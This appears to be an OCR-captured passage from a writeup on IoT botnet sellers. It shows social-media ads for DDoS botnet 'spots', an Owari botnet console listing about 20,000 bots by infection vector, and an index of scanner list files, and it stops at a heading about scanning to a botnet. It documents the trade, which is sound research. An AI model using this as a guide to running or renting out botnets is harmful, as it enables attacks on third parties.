
flooded_port @program.py I'm not flashing I'm just saying I'm selling spots with proof of a pic

program.py @flooded_port whatever man we’re cool

31 likes

MARCH 1

Log in to like or comment.



```
Netis: 6
owari.loade
```

Loaded 20179 | root

```
  ::::::::   ::::::::   ::::::
 :+:    :+: :+:    :+: :+:
 +:+        +:+    +:+ +:+
 +#++:++#++ +#+    +:+ +#++:++
        +#+ +#+    +#+ +#+
 #+#    #+# #+#    #+# #+#
  ########   ########   ###
root@sora $ bots
+--------------------------+
owari.er.wget: 4
owari.loader.wget: 17841
SSH: 1574
owari.loader.tftp: 503
Netis: 147
Realtek: 16

Total Bots:   20085
+--------------------------+
root@sora $
```


flooded_port • Follow

flooded_port 🌀 Selling 20k net spots! If you wanna buy make sure to Dm!🌀
🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐
(Tags)
🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐🌐
#mods #gta5mods #gta5modder #buymods #gta5modsonline #gta5modmenu #gta5moddedaccounts #gta5modding #bo2 #bo2mods #bo2modsforsale #bo2modding #bo2modz #bo2modder #b02 #bo2hacks #xbox #rgh #moddedxbox #moddedxbox #xboxmodder #buymods #modder #ddos #dos #botnet #booter #puttybooter #botnetforsale #vps #vpsbooter #vpsbooterforsale

View all 35 comments

tom0burke Let me know before you hit so i can see myself go offline right!

HUNT FOR SOURCE CODE




account-gen.xyz/Archive/Malware/Botnets/Scanners/Lsts/

Index of /Archive/Malware/Botnets/Scanners/Lsts

Name	Last modified	Size	Description
Parent Directory		-	
Ayy READ ME BOY.txt	2018-03-10 10:44	73	
BIG.lst	2018-03-10 10:42	54K	
GOD.lst	2018-03-10 10:42	157K	
gay.lst	2018-03-10 10:42	157K	
love.lst	2018-03-10 10:43	105K	
loves.lst	2018-03-10 10:43	255	
ssh.lst	2018-03-10 10:42	125K	
ssh2.lst	2018-03-10 10:42	164K	
xboxmodshops.lst	2018-03-10 10:43	1.5K	

How to scan to a Botnet

